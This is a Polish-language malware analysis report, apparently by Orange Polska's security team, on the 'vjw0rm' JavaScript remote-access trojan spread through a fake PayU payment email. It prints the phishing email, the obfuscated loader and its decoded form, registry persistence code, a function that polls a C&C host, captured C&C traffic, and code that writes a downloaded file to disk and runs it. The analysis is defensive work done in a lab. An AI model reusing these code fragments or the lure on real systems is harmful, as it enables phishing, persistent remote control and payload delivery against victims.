
Orange Polska S.A.
Bezpieczeństwo Systemów Teleinformatycznych / Wydział Operacji Bezpieczeństwa

Warszawa, 16.03.2016

Analiza możliwości złośliwego oprogramowania „vjw0rm” w kampanii phishingowej PayU

W pierwszej połowie marca w polskim internecie miała miejsce kampania złośliwego oprogramowania podszywająca się pod PayU. Na adresy e-mail potencjalnych ofiar docierały sfałszowane wiadomości sugerujące, iż ich nadawcą jest PayU, zawierające załącznik o nazwie *„**Potwierdzenie Platnosci – C B9BC XX835695707XX_PDF.js”***



PayU

Witaj,

zarejestrowaliśmy zlecenie płatności dla CINEMA CITY POLAND - CC SPÓŁKA Z OGRANICZONA ODPOWIEDZIALNOSCIA SPÓŁKA JAWNA (https://www.cinema-city.pl).
Możesz w dowolnym momencie sprawdzić status transakcji:

Sprawdź aktualny status →

Twoją wpłatę przekażemy odbiorcy najpóźniej następnego dnia roboczego. Jeśli nie otrzymamy Twojej wpłaty, transakcja zostanie anulowana najpóźniej po 10 dniach.

Szczegóły operacji


Numer transakcji: **C B9BC XX835695707XX (PL)**
Kwota: **102,00 PLN**
Dodatkowe opłaty obciążające klienta: **0,00 PLN**
Data transakcji: **2017-03-09 21:12:30**

W przypadku pytań o tę transakcję, powołaj się na jej numer.

To jest wiadomość automatyczna – nie odpowiadaj na nią.
Jeżeli potrzebujesz wsparcia, skorzystaj z pomocy dla Kupujących.

Pozdrawiamy
Zespół PayU
www.payu.pl

Jeśli przyjrzymy się dokładnie zapisanemu załącznikowi, widać, że mimo „pdf” w nazwie mamy do czynienia z plikiem Java Script.



Zawartość pliku na początku wyglądała następująco:


```
try {
var s = String.fromCharCode(47, 47, 32, 80, 111, 108, 115, 99, 101, 44, 32, 114, 97, 99, 122, 121, 32, 63, 97, 115, 107, 97, 119, 121, 32, 99, 122, 121, 116, 101, 108
, 110, 105, 107, 32, 119, 121, 98, 97, 99, 122, 121, 63, 32, 109, 110, 105, 101, 106, 115, 122, 121, 109, 32, 117, 99, 104, 121, 98, 105, 101, 110, 105, 111, 109, 32,
 119, 32, 63, 97, 100, 110, 121, 109, 32, 112, 117, 110, 107, 99, 105, 101, 32, 110, 105, 101, 111, 100, 100, 97, 108, 97, 63, 32, 115, 105, 63, 32, 122, 32, 116, 121
, 99, 104, 32, 100, 97, 114, 63, 119, 32, 66, 111, 63, 121, 99, 104, 46, 32, 87, 105, 63, 99, 32, 122, 63, 111, 32, 98, 63, 100, 122, 105, 101, 32, 99, 104, 99, 105,
97, 63, 32, 115, 122, 97, 102, 111, 119, 97, 63, 46, 32, 79, 110, 32, 116, 97, 107, 32, 106, 101, 115, 116, 59, 32, 114, 117, 109, 32, 122, 97, 109, 105, 97, 115, 116
, 32, 105, 101, 32, 111, 110, 46, 32, 115, 105, 63, 32, 111, 110, 32, 69, 112, 105, 107, 117, 114, 101, 106, 115, 107, 105, 101, 109, 117, 32, 112, 114, 122, 101, 99,
 105, 119, 108, 101, 103, 63, 121, 46, 32, 90, 101, 110, 111, 32, 109, 63, 119, 105, 63, 44, 32, 63, 101, 32, 106, 101, 115, 116, 32, 112, 114, 122, 101, 99, 105, 119
, 110, 101, 32, 112, 114, 97, 119, 105, 100, 63, 111, 109, 32, 114, 111, 122, 117, 109, 117, 46, 32, 65, 108, 98, 111, 63, 32, 115, 111, 98, 105, 101, 32, 112, 111,
109, 121, 63, 108, 101, 63, 32, 109, 111, 63, 110, 97, 46, 32, 67, 111, 63, 32, 99, 122, 121, 32, 99, 104, 99, 101, 109, 121, 32, 110, 97, 119, 114, 63, 99, 105, 63,
44, 32, 119, 32, 115, 97, 109, 101, 106, 32, 114, 122, 101, 99, 122, 121, 32, 115, 122, 99, 122, 63, 108, 105, 119, 111, 63, 99, 105, 32, 103, 111, 100, 110, 101, 109
, 105, 32, 98, 121, 63, 32, 112, 114, 122, 121, 99, 122, 121, 116, 97, 110, 101, 46, 32, 87, 32, 112, 114, 122, 121, 99, 122, 121, 116, 97, 110, 105, 117, 32, 119,
121, 112, 97, 100, 107, 63, 119, 32, 117, 119, 97, 63, 97, 106, 109, 121, 32, 106, 97, 107, 111, 32, 73, 115, 116, 110, 111, 63, 63, 32, 119, 122, 101, 108, 107, 105,
 99, 104, 32, 73, 115, 116, 110, 111, 63, 99, 105, 111, 119, 32, 112, 111, 107, 97, 122, 117, 106, 101, 44, 32, 107, 116, 63, 114, 63, 32, 110, 105, 101, 105, 110, 97
, 99, 122, 101, 106, 32, 106, 97, 107, 32, 116, 121, 108, 107, 111, 32, 98, 63, 100, 63, 32, 112, 111, 106, 101, 100, 121, 63, 99, 122, 101, 32, 111, 122, 110, 97, 99
, 122, 101, 110, 105, 97, 32, 111, 119, 121, 99, 104, 32, 102, 117, 110, 100, 97, 109, 101, 110, 116, 97, 108, 110, 121, 99, 104, 32, 112, 111, 106, 63, 99, 105, 63,
119, 46, 32, 84, 117, 32, 98, 111, 119, 105, 101, 109, 32, 112, 111, 105, 63, 99, 105, 101, 32, 111, 32, 68, 111, 98, 114, 117, 46, 32, 68, 111, 98, 114, 111, 32, 109
, 105, 97, 63, 98, 121, 32, 119, 32, 115, 97, 109, 101, 106, 32, 116, 121, 108, 107, 111, 32, 112, 114, 111, 115, 116, 101, 106, 32, 122, 97, 112, 63, 97, 116, 121,
32, 67, 122, 121, 110, 121, 32, 122, 97, 63, 32, 106, 117, 63, 32, 116, 97, 107, 32, 119, 105, 101, 108, 107, 97, 32, 103, 111, 100, 110, 111, 63, 63, 32, 107, 116,
63, 114, 97, 32, 112, 114, 122, 101, 122, 32, 115, 105, 63, 44, 32, 105, 32, 122, 97, 119, 115, 122, 101, 32, 119, 101, 119, 119
, 110, 63, 116, 114, 122, 110, 63, 32, 111, 100, 109, 105, 97, 110, 63, 32, 119, 46, 10, 10, 118, 97, 114, 32, 106, 32, 61, 32, 91, 34, 87, 83, 99, 114, 105, 112, 116
, 46, 83, 104, 101, 108, 108, 34, 44, 34, 83, 99, 114, 105, 112, 116, 105, 110, 103, 46, 70, 105, 108, 101, 83, 121, 115, 116, 101, 109, 79, 98, 106, 101, 99, 116, 34
, 44, 34, 83, 104, 101, 108, 108, 46, 65, 112, 112, 108, 105, 99, 97, 116, 105, 111, 110, 34, 44, 34, 77, 105, 99, 114, 111, 115, 111, 102, 116, 46, 88, 77, 76, 72,
84, 84, 80, 34, 93, 59, 10, 118, 97, 114, 32, 103, 32, 61, 32, 91, 34, 72, 75, 67, 85, 34, 44, 34, 72, 75, 76, 77, 34, 44, 34, 72, 75, 67, 85, 92, 92, 83, 116, 101,
114, 111, 119, 110, 105, 107, 105, 34, 44, 34, 92, 92, 83, 111, 102, 116, 119, 97, 114, 101, 92, 92, 77, 105, 99, 114, 111, 115, 111, 102, 116, 92, 92, 87, 105, 110,
100, 111, 119, 115, 92, 92, 67, 117, 114, 114, 101, 110, 116, 86, 101, 114, 115, 105, 111, 110, 92, 92, 82, 117, 110, 92, 92, 34, 44, 34, 72, 75, 76, 77, 92, 92, 83,
79, 70, 84, 87, 65, 82, 69, 92, 92, 67, 108, 97, 115, 115, 101, 115, 92, 92, 34, 44, 34, 82, 69, 71, 95, 83, 90, 34, 44, 34, 92, 92, 100, 101, 102, 97, 117, 108, 116,
```

Po zdekodowaniu i zamianie znaków z CharCode na ASCII obraz staje się bardziej przejrzysty:

```
// Polsce, raczy ?askawy czytelnik wybaczy? mniejszym uchybieniom w ?adnym punkcie nieoddala? si? z tych dar?w Bo?ych. Wi?c z?o b?dzie chcia? szafowa?. On tak jest;
rum zamiast ie on. si? on Epikurejskiemu przeciwleg?y. Zeno m?wi?, ?e jest przeciwne prawid?om rozumu. Albo? sobie pomy?le? mo?na. Co? czy chcemy nawr?ci?, w samej
rzeczy szcz?liwo?ci godnemi by? przyczytane. W przyczytaniu wypadk?w uwa?ajmy jako Istno?? wzelkich Istno?ciow pokazuje, kt?r? nieinaczej jak tylko b?d? pojedy?cze
oznaczenia owych fundamentalnych poj?ci?w. Tu bowiem poi?cie o Dobru. Dobro mia?by w samej tylko prostej zap?aty Czyny za? ju? tak wielka godno?? kt?ra przez si?, i
zostanie zawsze wewn?trzn? odmian? w.

var j = ["WScript.Shell","Scripting.FileSystemObject","Shell.Application","Microsoft.XMLHTTP"];
var g = ["HKCU","HKLM","HKCU\\Sterowniki","\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\","HKLM\\SOFTWARE\\Classes\\","REG_SZ","\\defaulticon\\"];
var y = ["winmgmts:","win32_logicaldisk","Win32_OperatingSystem",'AntiVirusProduct'];

var sh = Cr(0);
var fs = Cr(1);
var spl = "|V|";
var Ch = "\\";
var VN = "10marzec" + "_" + Ob(6);
var fu = WScript.ScriptFullName;
var wn = WScript.ScriptName;
var U;
```

Po uruchomieniu pliku użytkownik instalował na swoim komputerze złośliwe oprogramowanie o nazwie „vjw0rm”, umożliwiające przejęcie pełnej kontroli nad komputerem ofiary. Poniżej została przeprowadzona szczegółowa analiza statyczna oraz dynamiczna złośliwego oprogramowania.

Po uruchomieniu wirus dodawał do rejestru systemowego klucz, dzięki któremu uruchamiał się przy każdym starcie systemu.




Znajdująca się w kodzie wirusa funkcja Ns() odpowiada za dodawanie klucza do rejestru.

```
function Ns() {

    try {
        sh.RegWrite(g[0] + g[3] + "7RS3WAKAEB","\"" + fu + "\"",g[5]);
        } catch(err) {
    }
```

Plik wirusa umieszczany był w lokalizacji

C:\Użytkownicy\Nazwa Użytkownika\AppData\Roaming\Microsoft\Windows -> ***\Start Menu\Programs\Startup***

i uruchamiany przy każdym starcie systemu.



Poniżej przedstawiona jest komunikacja zainfekowanego komputera z serwerem Command& Control, zarządzającym zainfekowanymi komputerami, umieszczonym w domenie: ***aktualizajce .ns22.ru***...


```
POST /Vre HTTP/1.1
Accept: */*
Accept-Language: pl-PL
User-Agent: 10marzec_4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
Accept-Encoding: gzip, deflate
Host: aktualizacje.ns22.ru:4785
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

POST /Vre HTTP/1.1
Accept: */*
Accept-Language: pl-PL
User-Agent: 10marzec_4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
Accept-Encoding: gzip, deflate
Host: aktualizacje.ns22.ru:4785
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

POST /Vre HTTP/1.1
Accept: */*
Accept-Language: pl-PL
User-Agent: 10marzec_4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
Accept-Encoding: gzip, deflate
Host: aktualizacje.ns22.ru:4785
```

...a także fragment kodu źródłowego wirusa, odpowiedzialny za stałe odpytywanie C&C o polecenia przy wykorzystaniu metody HTTP POST.

```
function Pt(C,A) {
var X = Cr(3);
X.open('POST','http://aktualizacje.ns22.ru:4785/' + C, false);
X.SetRequestHeader("User-Agent:",nf());
X.send(A);
return X.responsetext;
}
```


Dynamiczną analizę zagrożenia przeprowadzono na instancjach wirtualnych w środowisku laboratoryjnym, gdzie również uruchomiono fałszywe C&C zgodne z zapisanym w kodzie wirusa.

Poniższy zrzut ekranu przedstawia C&C nasłuchujące na porcie „4785" i podłączony do niego zainfekowany komputer. Cyberprzestępca był informowany o adresie IP ofiary, nazwie komputera, użytkowniku, systemie operacyjnym, informacji o zainstalowanym antywirusie oraz obecności komponentu systemowego .NET



Malware pozwalał botmasterowi na uzyskanie pełnej kontroli nad zainfekowanym komputerem. Umożliwiał m.in.. dzięki funkcji „Run File", przesyłanie i uruchamianie dowolnego pliku lub polecenia na urządzeniu ofiary z różnych lokalizacji, np.:


- [From Disk] – przesłanie i uruchomienie pliku z dysku botmastera,
- [From Link] - pobranie i uruchomienie pliku z dowolnej strony www lub serwera,
- [Script] – wykonanie dowolnego skryptu na komputerze ofiary




Atakujący mógł przesłać i uruchomić na zainfekowanym komputerze dowolny plik. W naszym przypadku był to dokument tekstowy, poniżej przedstawiono ruch sieciowy: odpowiedź z zainfekowanego komputera wraz z informacją o wykonaniu rozkazu wydanego przez C&C oraz pobrania z niego pliku:

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 14 Mar 2017 15:47:28 GMT

57
RF|V|Test przes..ania pliku z C&C do zainfekowanego komputera wirusem.|V|11ROYU8OAM.txt
0
```

Przesłany plik został umieszczony pod nazwą 11ROYU8OAM.txt w folderze tymczasowym „temp" na maszynie docelowej:




a następnie uruchomiony wyświetlając zawartość przesłanego pliku wraz z informacją na zainfekowanym komputerze:




W ten sposób cyberprzestępca był w stanie uruchomić każdy plik wykonywalny, np. z kolejnym złośliwym oprogramowaniem. Oto odpowiedni fragment kodu źródłowego wirusa:

```
if (P[0] === "RF") {
var s2 = Ex("temp") + "\\" + P[2];
var fi = fs.CreateTextFile(s2,true);
fi.Write(P[1]);
fi.Close();
sh.run(s2);
}
```

Funkcja [From link] pozwalała botmasterowi zdefiniować w Command&Control adres serwera z którego plik (np. wirus) miał być pobrany. Na potrzeby analizy pobrano i uruchomiono aplikację „putty.exe" (***https://theearth.li/~sgtatham/putty/latest/w32/putty.exe***),



